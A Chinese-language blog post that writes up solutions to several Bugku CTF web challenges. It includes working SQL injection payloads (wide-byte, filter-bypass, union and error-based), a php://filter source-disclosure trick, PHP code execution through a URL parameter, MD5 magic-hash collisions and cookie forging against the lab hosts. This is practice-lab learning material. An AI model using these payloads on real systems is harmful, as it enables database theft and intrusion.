

Bugku Web题刷题记录（会持续更新）

原创

b0ring 于 2018-03-28 20:30:29 发布 5684 收藏 10

分类专栏: [Web安全 CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/s1054436218/article/details/79733345>


版权



[Web安全](#) 同时被 2 个专栏收录

2 篇文章 0 订阅

订阅专栏



[CTF](#)

3 篇文章 0 订阅

订阅专栏

之前web题做的不太多, 现在多刷一点, 写一下writeup记录一下, 也方便以后复习。


sql注入

宽字符注入, 题目说找key表的string字段了, so payload如下:

```
http://103.238.227.13:10083/?id=1%df%27unionselect string,1 from sql5.key%23
```

域名解析

这道题写wp的时候打不开了, 不过当时做的时候只要把host改成这个ip地址就行了



sql注入2

这个题先是waf, 有敏感词直接exit。但是后面有一个过滤xss的函数, 会除去<...>之类的东西, 所以只要在参数中的敏感词里添加<>就可以注入了。

首先爆数据库名:


```
http://103.238.227.13:10087/?id=1un<>ion sel<>ect database(),1%23
```

题目说查key表的hash字段, 所以直接再查一下就拿到flag了:

```
http://103.238.227.13:10087/?id=1un<>ion sel<>ect hash,1 fr<>om sql3.key%23
```

你必须让他停下

这题也挺无聊的, bp抓包以后多go几次就出来了



本地包含

[http://120.24.86.145:8003/?hello=print_r\(file\('test.php'\)\)](http://120.24.86.145:8003/?hello=print_r(file('test.php')))

变量1

<http://120.24.86.145:8004/index1.php?args=GLOBALS>

Web5

看源代码，直接把jsfuck丢到Console里


```

[[[[]]]][+!+[]+[[+]]+([[]][[]]+[])[+!+[]]+(![[+[]]][!+[]]+[[]]+
(![[[]]+[])[[]][[]][+!+[]+[[+]]+(![[+[]]][!+[]]+[[]]+(![[[]]+[[]]
[[+[]]][+[]]+(![[[]]+[[]][![[+[]][+[]]+(![[+[]]][[]][[]])[!+[]]+[
[]][+!+[[[]]]][+!+[[+[]]][+[]]+(![[+[]]][+!+[[[]]])[+!+[[+[]]]]
[+!+[[[]]]+(![[+[]]][+[]]+[[]])([[[(![[+[]]][+[]]+(![[+[]]][[[]
[[]]+[[]]+(![[+[]]][+!+[[[]]]+[])[!+[]]+[[]]+[[]]+(![[+[]]][[
[[+(![[+[]]][!+[]]+[[]]+[[]]+(![[+[]]][+!+[[[]]])[+!+[[+[]]+[
[+!+[[[]]]+[[[[]][[]]+[]][+[]]+[[[(![[+[]]][+[]]+(![[+[]]][[]][[]])
[[]]+(![[+[]]][+!+[[[]]]+[])[!+[]]+[[]]+[[]]+[[]]+(![[+[]]][+[[[]]+
(![[+[]]][+[]]+(![[+[]]][+!+[[[]]]+(![[+[]]][+!+[[[]]]+(![[+[]]][+!+[[[]]
]])[+!+[[[]]]+(![[+[]]][!+[]]+[[]]+[[]]+[[]])([[[+[]]][[(![[+[]]]+
[(![[+[]]][[]][[]])[+!+[[+[]]]+[[[(![[+[]]][+[]]+[[]]+[[]]+[[]][[
[[]]+!+[[[]]]+(![[+[]]][+!+[[[]]]+[])[!+[]]+[[]]+[[]]+[[]]+[[]]+[[]]+[!
[[[]]+[]][!+[]]+[[]])
"ctf{whatfk}"
  
```

<https://blog.csdn.net/s1054436218>

头等舱

没什么意思的题，直接抓包就可以了



Web4

查看源码urldecode以后整理如下

```
function checkSubmit()
{
    var a=document.getElementById("password");
    if("undefined"!==typeof a)
    {
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
        alert("Error");
        a.focus();
        return!1
    }
}document.getElementById("levelQuest").onsubmit=checkSubmit;
```

A watermark URL is visible at the bottom right: <https://blog.csdn.net/s1054436218>

直接submit"67d709b2b54aa2aa648cf6e87a7114f1", 就得到flag了

flag在Index里

用伪协议查看base64加密后的源码

<http://120.24.86.145:8005/post/index.php?file=php://filter/read/convert.base64-encode/resource=index.php>

解密后的源码里有flag

点击一万次

查看源代码:

```
<script>
  var clicks=0
  $(function() {
    $("#cookie")
      .mousedown(function() {
        $(this).width('350px').height('350px');
      })
      .mouseup(function() {
        $(this).width('375px').height('375px');
        clicks++;
        $("#clickcount").text(clicks);
        if(clicks >= 1000000){
          var form = $('<form action="" method="post">' +
            '<input type="text" name="clicks" value="' + clicks + '" hidden/>' +
            '</form>');
          $('body').append(form);
          form.submit();
        }
      });
  });
  == $0
</script>
```

<https://blog.csdn.net/s1054436218>

在Console里让clicks为999999

然后再点一次就出flag了

备份是个好习惯

地址后添加index.php.bak可以下到源码，打开查看如下

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 != $key2){
    echo $flag."取得flag";
}
?>
```

<https://blog.csdn.net/s1054436218>

就是找两个不相等的值md5相同，分别传参240610708和QNKCDZO，然后就可以拿到flag了

成绩单

首先获取数据库名

Enable Post data Enable Referrer

id=0' union select database(),1,1,1#

成绩查询

skctf_flag的成绩单

Math	English	Chinese
1	1	1

<https://blog.csdn.net/s1054436218>

然后爆表名

```
id=0' union select database(),table_name,1,1 from information_schema.tables wheretable_schema='skctf_flag'#
```

爆列名

```
id=0' union select database(),table_name,column_name,1 from information_schema.columns wheretable_schema='skctf_flag' and table_name = 'fl4g'#
```

拿flag

```
id=0' union select skctf_flag,1,1,1 from skctf_flag.fl4g#
```

秋名山老司机

其实这道题本来也挺简单的，直接写脚本获取到数值提交上去就能得到flag了，坑点是必须要在是这个页面的时候才能得到flag

Give me value post about 1613441563-1227094011+174592301-75071902-1033476356+1312418953-1022575973*1642029166*1907477036-130961118-1866396698=?

<https://blog.csdn.net/s1054436218>

所以直接照着这个页面写，多运行几次就行了，要注意cookie一致，很简单的脚本就不列出来了。

速度要快

抓包以后发现一串base64码

Response

Raw

Headers

Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 21 Mar 2018 08:37:56 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Keep-Alive: timeout=60
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogT1RjeE9EazE=
Content-Length: 89

</br>我感觉你得快点!!!<!-- OK ,now you have to post the margin
what you find --> https://blog.csdn.net/s1054436218
```

Base64解密并Utf-8解码以后如下

```
>>> base64.b64decode('6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogT1RjeE9EazE=')
'跑的还不错，给你flag吧：NTcx0DK1'
```

这个值每次都会变，而且要立刻提交，所以写个脚本就行了，也比较简单。

cookies欺骗

刚开始的网址是这样的：

<http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=>

filename拿去base64解密，是key.txt，于是尝试filename=index.php的base64码，未果，修改行号，发现出现内容，于是一行一行输出，最终得到如下代码：

```
<?php
error_reporting(0);
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");
$line=isset($_GET['line'])?intval($_GET['line']):0;
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");
$file_list = array(
    '0' =>'keys.txt',
    '1' =>'index.php',
);
if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
    $file_list[2]='keys.php';
}
if(in_array($file, $file_list)){
    $fa = file($file);
    echo $fa[$line];
}
?>
```

根据逻辑，修改一下cookies，得到flag

Go Cancel < >

Request

Raw Params Headers Hex

```
GET /web11/index.php?line=0&filename=a2V5cy5waHA= HTTP/1.1
Host: 120.24.86.145:8002
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: margin=margin
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 21 Mar 2018 08:51:00 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 30
```

https://blog.csdn.net/s1054436218

多次

写这个wp的时候已经是做出来好久了，居然发现都快忘记怎么做了，看来以后做题还是应该留个记录。

第一关

首先经尝试会发现union、select等关键词会报错：

http://120.24.86.145:9004/index.php?id=1' and 1=1%23

Enable Post data Enable Referrer

Error,Error,Error!


于是尝试看看是不是被过滤的，中间加个and果然不报错了：

http://120.24.86.145:9004/index.php?id=1' aand 1=1%23

Enable Post data Enable Referrer

There is nothing.

由于回显只有一行，所以要让第一个查询变为False，即加上and 1=2(顺便把数据库也爆出来)



然后一步步尝试发现where和from都没有被过滤，or被过滤了




然后爆表名



爆列名，注意有两个






然后那个flag其实没什么卵用，address是第二关：



第二关



可以通过操纵id来注入，这次waf比上次厉害些，敏感词别想着过滤了。

试了一下and 1=1，发现有报错：



可以利用报错注入，首先爆数据库名：



然后爆表名:

[http://120.24.86.145:9004/Once_More.php?id=1'or\(select count\(*\)b,concat\(\(select table_name from information_schema.tables where table_schema = 'web1002-2' limit 0,1\),floor\(rand\(0\)*2\)\)a from information_schema.tables group by a\)=\(1,1\)%23](http://120.24.86.145:9004/Once_More.php?id=1'or(select count(*)b,concat((select table_name from information_schema.tables where table_schema = 'web1002-2' limit 0,1),floor(rand(0)*2))a from information_schema.tables group by a)=(1,1)%23)



看上去是flag2了，我们可以爆一下flag2的列名:

[http://120.24.86.145:9004/Once_More.php?id=1'or\(select count\(*\)b,concat\(\(select column_name from information_schema.columns where table_schema = 'web1002-2' and table_name='flag2' limit 0,1\),floor\(rand\(0\)*2\)\)a from information_schema.tables group by a\)=\(1,1\)%23](http://120.24.86.145:9004/Once_More.php?id=1'or(select count(*)b,concat((select column_name from information_schema.columns where table_schema = 'web1002-2' and table_name='flag2' limit 0,1),floor(rand(0)*2))a from information_schema.tables group by a)=(1,1)%23)



最后想拿flag，发现出现了一个问题：



这个情况表明返回的内容中有回车，substring没有用，于是尝试left，发现没问题，于是直接left就可以出结果了：

[http://120.24.86.145:9004/Once_More.php?id=1%27or\(select count\(*\)b,concat\(left\(\(select flag2 from flag2 limit0,1\),40\),floor\(rand\(0\)*2\)\)a from information_schema.tables group by a\)=\(1,1\)%23](http://120.24.86.145:9004/Once_More.php?id=1%27or(select count(*)b,concat(left((select flag2 from flag2 limit0,1),40),floor(rand(0)*2))a from information_schema.tables group by a)=(1,1)%23)



第三关

进来发现一张二维码.....然后它提示是参数是game，flag在admin中，然而没卵用，感觉game怎么注都没反应，希望有大佬做出来指点一下吧。

初入web坑，欢迎大家互相交流~